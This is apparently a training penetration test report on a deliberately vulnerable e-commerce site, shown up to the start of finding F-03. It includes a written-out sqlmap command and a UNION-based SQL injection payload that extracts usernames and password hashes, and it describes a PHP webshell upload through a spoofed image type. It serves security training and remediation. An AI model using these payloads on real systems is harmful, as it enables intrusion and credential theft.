Web Application Penetration Test Report

HackSmarter E-Commerce Web Application

Client: (Hacksmarter)
Engagement: HackSmarter Web Application Pentest — Security Capstone
Report Version: v1.0
Report Date: (03/11/2026)
Prepared by: (Genius / Security Knight)

Classification: CONFIDENTIAL – For authorized recipients only

CONFIDENTIAL

Table of Contents

Table of Contents 2
1. Document Control 4
1.1 Report Details 4
1.2 Version History 4
1.3 Distribution List 4
1.4 Confidentiality Statement 4
2. Executive Summary 5
2.1 Overview 5
2.2 Overall Risk Posture 5
2.3 Findings at a Glance 5
2.4 Key Recommendations 5
3. Scope and Rules of Engagement 7
3.1 In-Scope Assets 7
3.2 Out-of-Scope 7
3.3 Rules of Engagement 7
3.4 Assumptions and Limitations 7
4. Methodology 8
4.1 Tools Used 8
5. Risk Rating Methodology 9
5.1 CVSS Vector Reference 9
6. Summary of Findings 10
6.1 Findings Mapped to OWASP Top 10 (2021) 11
7. Detailed Findings 12
F-01: SQL Injection (Unauthenticated, UNION-based) 13
F-02: Unrestricted File Upload Leading to Remote Code Execution (RCE) 16
F-03: Missing Re-Authentication on Password and Email Changes 19
F-04: Stored Cross-Site Scripting (XSS) — Community Forum & Feedback Form 21
F-05: Stored Cross-Site Scripting via Unrestricted SVG File Upload 23
F-06: Stored HTML Injection Leading to Persistent Site Defacement 25
F-07: Insecure Direct Object Reference — Forum Post Impersonation 27
F-08: Insecure Session Cookie Configuration 29
F-09: Broken Access Control — Client-Side-Only Enforcement of Region/Availability Restrictions 30
F-10: Session Fixation 33
F-11: Open Redirect via Login "next" Parameter 35
F-12: Insecure Direct Object Reference — Unauthorized Access to Unreleased/Restricted Product 37
F-13: Missing CSRF Protection on Cart Operations 39

CONFIDENTIAL

F-14: Publicly Accessible phpinfo() and Debug Mode on Development Subdomain 40
F-15: Directory Listing Enabled on Sensitive Paths 42
F-16: Leaked CI/CD Build Log Disclosing Internal Infrastructure Details 44
F-17: User Enumeration via Registration Response 46
F-18: Exposed .gitignore File 48
8. Remediation Roadmap 50
8.1 Strategic Recommendations 50
9. Positive Observations 51
10. Conclusion 52
Appendix A: Attack Narrative / Timeline 53
Appendix B: Additional Evidence 54
Appendix C: Retest Results 55
Appendix D: Glossary 57
Appendix E: Disclaimer 58

CONFIDENTIAL

1. Document Control

1.1 Report Details

Report Title	Web Application Penetration Test Report
Client	HackerSmarter
Target Application	HackSmarter (hacksmarter.hsm / dev.hacksmarter.hsm)
Testing Type	Grey-box
Testing Window	October 25th – November 2nd
Report Date	11/03/2026
Lead Tester	Genius Franklyn (CRTA, CAP, CNSP, THM Junior Pentester)
Additional Testers	Genius and co
Reviewed By	Tyler / Project Manager (client)
Report Status	Completed

1.2 Version History

Version	Date	Author	Description
0.1	10/25/2026	Genius	Initial draft
1.0	11/2/2026	Genius	Final release

1.3 Distribution List

Name	Role / Organization	Contact
Tyler	Client Security Lead/Project Manager	tyler@kairos-sec.com
Genius	Engagement Manager	geniusfranklyn@gmail.com

1.4 Confidentiality Statement

This document contains sensitive information about the security posture of Hacksmarter. It is intended solely for the named recipients. Unauthorized disclosure, copying, or distribution is prohibited.

CONFIDENTIAL

2. Executive Summary

2.1 Overview

Hacksmarter engaged Genius/Security Knight to perform a web application penetration test of the HackSmarter e-commerce platform between October 25th and November 2nd. The objective was to identify security weaknesses that could be exploited by a real-world attacker and to provide actionable remediation guidance. Testing was performed as a grey-box assessment, with a standard authenticated user account made available and no source code or infrastructure documentation supplied in advance.

2.2 Overall Risk Posture

Overall risk rating: Critical

The application was found to contain multiple critical and high-severity vulnerabilities that, when chained together, allow a completely unauthenticated attacker to extract the full user credential database (F-01), achieve remote code execution on the underlying server (F-02), and subsequently hijack any user or administrator session through persistent stored cross-site scripting (F-04, F-05). The combination of missing re-authentication on account changes (F-03) and an insecure session cookie configuration (F-08) means that a single successful exploitation of any one injection point is sufficient to convert into full, permanent account takeover. A recurring pattern across multiple features — product restrictions, release flags, and forum post ownership — being enforced only on the client side or not enforced server-side at all (F-07, F-09, F-12) further indicates that access control is not consistently applied throughout the application. Immediate remediation of the Critical and High findings is strongly recommended before this application is considered for a production or customer-facing deployment.

2.3 Findings at a Glance

Severity	Count
Critical (9.0–10.0)	2
High (7.0–8.9)	6
Medium (4.0–6.9)	8
Low (0.1–3.9)	2
Informational (0.0)	0
Total	**18**

2.4 Key Recommendations

- Eliminate SQL injection across the application by moving to parameterized queries / prepared statements everywhere user input reaches the database (F-01).
- Enforce strict, content-based (not Content-Type-based) validation on every file upload endpoint, and remove script execution capability from upload directories (F-02, F-05).

CONFIDENTIAL

- Apply output encoding to all user-generated content rendered back to other users, closing the stored XSS and HTML injection findings in a single coordinated fix (F-04, F-05, F-06).
- Harden session management: regenerate session IDs on login (F-10), require current-password confirmation before account changes (F-03), and set HttpOnly/Secure/SameSite on the session cookie (F-08).
- Move every client-side-only restriction (region availability, release status, forum post ownership) to a server-side authorization check (F-07, F-09, F-12).

CONFIDENTIAL

3. Scope and Rules of Engagement

3.1 In-Scope Assets

#	Asset / URL	Description	Environment
1	http://hacksmarter.hsm	Main e-commerce web application (store, cart, checkout, forum, feedback, profile/admin features)	Main/Production Environment
2	http://dev.hacksmarter.hsm	Development/staging virtual host discovered during testing	Subdomain Environment

3.2 Out-of-Scope

- Third-party services and infrastructure not under the target's direct control.
- Social engineering and physical testing.
- Denial-of-service testing.
- Any destructive testing beyond proof-of-concept (e.g., no data deletion, no persistent malicious infrastructure left in place).

3.3 Rules of Engagement

Authorization	Reference to signed authorization / SOW / lab platform rules
Testing Hours	8 hours (Night & early hours of the morning)
Source IPs	192.346.10.56
Test Accounts Provided	Standard authenticated user account (grey-box)
Emergency Contact	Tyler, +44 5068 4756, tyler@kairos-sec.com
Restrictions	No destructive testing; no data exfiltration beyond proof-of-concept; RCE/webshell tooling limited to non-destructive confirmation only

3.4 Assumptions and Limitations

- Testing was limited to the agreed window; findings reflect the application state at the time of testing.
- The target is a deliberately vulnerable; findings and severities are documented using the same standard applied to a production assessment for training purposes.

CONFIDENTIAL

4. Methodology

Testing followed industry-standard frameworks:

- OWASP Web Security Testing Guide (WSTG)
- OWASP Top 10 (2021)
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115

Phase	Activities
1. Reconnaissance	Passive and active information gathering, technology fingerprinting, content discovery (dirsearch, ffuf, feroxbuster, Gobuster), subdomain/virtual-host discovery
2. Mapping	Crawling, parameter and input enumeration, authentication and session analysis
3. Vulnerability Discovery	Manual testing and automated scanning for injection, access control, logic, and configuration flaws
4. Exploitation	Controlled exploitation to confirm impact and demonstrate risk (SQLi data extraction, file upload RCE confirmation, stored XSS session capture, access-control bypass to completed checkout)
5. Post-Exploitation	Assessing reach within scope limits (credential recovery, server-side code execution confirmation, session hijacking impact)
6. Reporting	Documentation, CVSS risk rating, and remediation guidance

4.1 Tools Used

Tool	Purpose
Nmap	Port and service discovery
dirsearch / ffuf / feroxbuster / Gobuster	Content, directory, and extension discovery
sqlmap	SQL injection confirmation and database enumeration
Burp Suite Community Edition	Request interception and manual testing
Browser DevTools (Chromium)	Client-side control inspection and bypass testing
curl	Manual HTTP request crafting and endpoint verification
Python http.server	Lightweight listener for out-of-band / exfiltration testing

CONFIDENTIAL

5. Risk Rating Methodology

Findings are scored with CVSS v3.1 (Base Score). Severity is then mapped to the bands below. Business context (data sensitivity, exposure, exploitability) may adjust prioritization, and any adjustment is stated explicitly in the finding.

Severity	CVSS v3.1 Score	Description	Suggested Remediation Timeline
🔴 Critical	9.0 – 10.0	Trivially exploitable with severe impact (full compromise, mass data exposure).	Immediate (0–7 days)
🟠 High	7.0 – 8.9	Serious weakness likely to lead to significant compromise.	Short term (7–30 days)
🟡 Medium	4.0 – 6.9	Exploitable under certain conditions or with limited impact.	Medium term (30–90 days)
🟢 Low	0.1 – 3.9	Minor weakness, hard to exploit, or low impact.	Planned (90+ days)
🔵 Informational	0.0	No direct risk; best practice or hardening advice.	Optional

5.1 CVSS Vector Reference

Metric	Values
AV (Attack Vector)	N = Network, A = Adjacent, L = Local, P = Physical
AC (Attack Complexity)	L = Low, H = High
PR (Privileges Required)	N = None, L = Low, H = High
UI (User Interaction)	N = None, R = Required
S (Scope)	U = Unchanged, C = Changed
C / I / A (Confidentiality / Integrity / Availability)	N = None, L = Low, H = High

Calculator: https://www.first.org/cvss/calculator/3.1

CONFIDENTIAL

6. Summary of Findings

18 findings identified: 2 Critical, 6 High, 8 Medium, 2 Low, 0 Informational.

ID	Finding	Severity	CVSS	Affected Asset	Status
F-01	SQL Injection (Unauthenticated, UNION-based)	Critical	9.8	store.php (search parameter)	Open
F-02	Unrestricted File Upload Leading to Remote Code Execution (RCE)	Critical	7.2	site_logo upload endpoint (admin panel)	Open
F-03	Missing Re-Authentication on Password and Email Changes	High	8.1	profile/update_profile.php	Open
F-04	Stored Cross-Site Scripting (XSS) — Community Forum & Feedback Form	High	8.0	Community Forum post field; feedback.php message field	Open
F-05	Stored Cross-Site Scripting via Unrestricted SVG File Upload	High	7.4	Profile avatar upload	Open
F-06	Stored HTML Injection Leading to Persistent Site Defacement	High	7.1	feedback.php (Message field)	Open
F-07	Insecure Direct Object Reference — Forum Post Impersonation	High	7.7	/api/forum/post.php	Open
F-08	Insecure Session Cookie Configuration	High	6.5	PHPSESSID cookie (application-wide)	Open
F-09	Broken Access Control Client-Side-Only Enforcement of Region/Availability Restrictions	Medium	5.4	store.php, assets/js/store.js, cart.php	Open
F-10	Session Fixation	Medium	6.5	Application-wide session handling (login.php)	Open
F-11	Open Redirect via Login "next" Parameter	Medium	4.7	login.php (next parameter)	Open
F-12	Insecure Direct Object Reference — Unauthorized Access to Unreleased/Restricted Product	Medium	6.5	/api/products/all.php, product.php?id=	Open
F-13	Missing CSRF Protection on Cart Operations	Medium	4.3	cart.php (add/remove/checkout operations)	Open

CONFIDENTIAL

ID	Finding	Severity	CVSS	Affected Asset	Status
F-14	Publicly Accessible phpinfo() and Debug Mode on Development Subdomain	Medium	5.3	dev.hacksmarter.hsm	Open
F-15	Directory Listing Enabled on Sensitive Paths	Medium	5.3	/config/, /uploads/, /api/, /includes/, /test/	Open
F-16	Leaked CI/CD Build Log Disclosing Internal Infrastructure Details	Medium	5.3	/test/build_log.txt	Open
F-17	User Enumeration via Registration Response	Low	5.3	Registration form	Open
F-18	Exposed .gitignore File	Low	3.1	/.gitignore	Open

6.1 Findings Mapped to OWASP Top 10 (2021)

OWASP Category	Findings
A01:2021 – Broken Access Control	F-07, F-09, F-11, F-12, F-13
A03:2021 – Injection	F-01, F-04, F-05, F-06
A05:2021 – Security Misconfiguration	F-08, F-14, F-15, F-16, F-18
A07:2021 – Identification and Authentication Failures	F-03, F-10, F-17
A08:2021 – Software and Data Integrity Failures	F-02

CONFIDENTIAL

7. Detailed Findings

Findings are presented in descending order of severity. Each finding includes a summary table, description, steps to reproduce, supporting evidence, business/technical impact, and remediation guidance.

CONFIDENTIAL

F-01: SQL Injection (Unauthenticated, UNION-based)

Severity	🔴 Critical
CVSS v3.1 Score	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command
OWASP	A03:2021 – Injection
Affected Asset	store.php (search parameter)
Status	Open


Description

The product search parameter on store.php concatenates user input directly into a SQL query without parameterization or sanitization. An unauthenticated attacker can inject arbitrary SQL syntax to alter query logic and extract data from the back-end database.

Steps to Reproduce


- Submitted a single quote (') into the search parameter and observed a change in application behavior confirming injectability.
- Used sqlmap to confirm the finding: sqlmap -u "http://hacksmarter.hsm/store.php?search=test" --batch --dbs
- Confirmed back-end DBMS as MySQL (>= 5.6) on Linux/Debian, Apache 2.4.56, PHP 8.0.30, with 7-column UNION-based injection.
- Extracted the full list of usernames and password hashes directly from the users table using a UNION-based payload executed against the search parameter, with no authentication required.
- Confirmed credentials recovered included both standard user and administrator accounts.

Proof of Concept / Evidence




Extracting Info: User Credentials


' UNION SELECT 1,2,GROUP_CONCAT(username, ':', password SEPARATOR 0x7c),4,5,6,7 FROM users -- -



SQLmap

I dumped the database of the web application and i got some hashes and and credentials, including the admin and user credentials...





Impact

- Complete compromise of application data confidentiality full read access to the users table (usernames and password hashes) achieved with zero authentication.
- Depending on database account privileges, this may extend to reading/modifying other tables, or further escalation (e.g., file read/write via MySQL functions).
- Disclosed credentials can be used directly to authenticate as any recovered user, including administrative accounts, bridging this finding into full account takeover.

Remediation

- Use parameterized queries / prepared statements for all database access never concatenate user input into SQL strings.
- Apply server-side input validation using allow-lists for expected input formats.
- Run the application's database account with least privilege (no access to tables/schemas it does not need).
- Suppress verbose database error messages in production responses.
- Rotate all credentials and password hashes recovered during this assessment immediately.

References

https://owasp.org/www-community/attacks/SQL_Injection

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/89.html


CONFIDENTIAL

F-02: Unrestricted File Upload Leading to Remote Code Execution (RCE)


Severity	🔴 Critical
CVSS v3.1 Score	7.2 (business-adjusted: Critical — see note)
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-434: Unrestricted Upload of File with Dangerous Type
OWASP	A08:2021 – Software and Data Integrity Failures
Affected Asset	site_logo upload endpoint (admin panel)
Status	Open

Proof of Concept / Evidence


First of all, i uploaded a valid PNG image as my profile picture to see how it work. Now i am going to modify this PNG image to lead me to a RCE or webshell...




Step 2 = Modifying the valid PNG file to a shell.php file and adding a php cmd webshell code to the body of the request...



Upload request to the site_logo endpoint showing a spoofed image Content-Type on a file containing server-side code





Description

The site_logo image upload feature (reachable from the admin panel) does not validate uploaded file content against its declared type. The upload handler trusts the client-supplied Content-Type header rather than inspecting the actual file contents, allowing a file containing PHP code to be uploaded with an image Content-Type and a .php extension/double-extension. Once stored inside the web root, the file is directly executable by requesting its URL.

Steps to Reproduce

- Uploaded a valid PNG image via the profile/site logo upload feature to establish baseline (expected) behavior.
- Intercepted the upload request and replaced the file content with PHP code while keeping an image Content-Type header and a .php filename.
- Confirmed the initial attempt against the avatar upload endpoint was filtered; identified that the actual vulnerable endpoint was site_logo, not avatars.
- Submitted the crafted request to the site_logo endpoint and confirmed the file was stored, web-accessible, and executed PHP on request, demonstrating arbitrary code execution on the server.

Impact

- Arbitrary code execution on the web server under the context of the web server user.
- Full read access to application source code, configuration files, and any secrets/credentials stored on disk (including database credentials).
- Potential for lateral movement, persistence, and full server compromise.
- Combined with F-01, this represents a complete compromise chain from anonymous SQL injection to server-level code execution.

Remediation

- Validate file type using an allow-list of extensions and verify actual file content (magic bytes), never trusting the client-supplied Content-Type header alone.
- Rename uploaded files on the server with randomly generated names and strip any user-supplied extension.
- Store uploads outside the web root, or on separate storage/object storage with no script execution capability.
- Explicitly disable script execution (e.g., PHP handler) within any upload directory via web server configuration.
- Restrict the site_logo upload feature to verified administrator sessions only, and re-validate server-side even for admin-only features.
- Enforce file size limits and scan uploads for malicious content.

References

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/434.html

CONFIDENTIAL

F-03: Missing Re-Authentication on Password and Email Changes

Severity	🟠 High
CVSS v3.1 Score	8.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-620: Unverified Password Change
OWASP	A07:2021 – Identification and Authentication Failures
Affected Asset	profile/update_profile.php
Status	Open

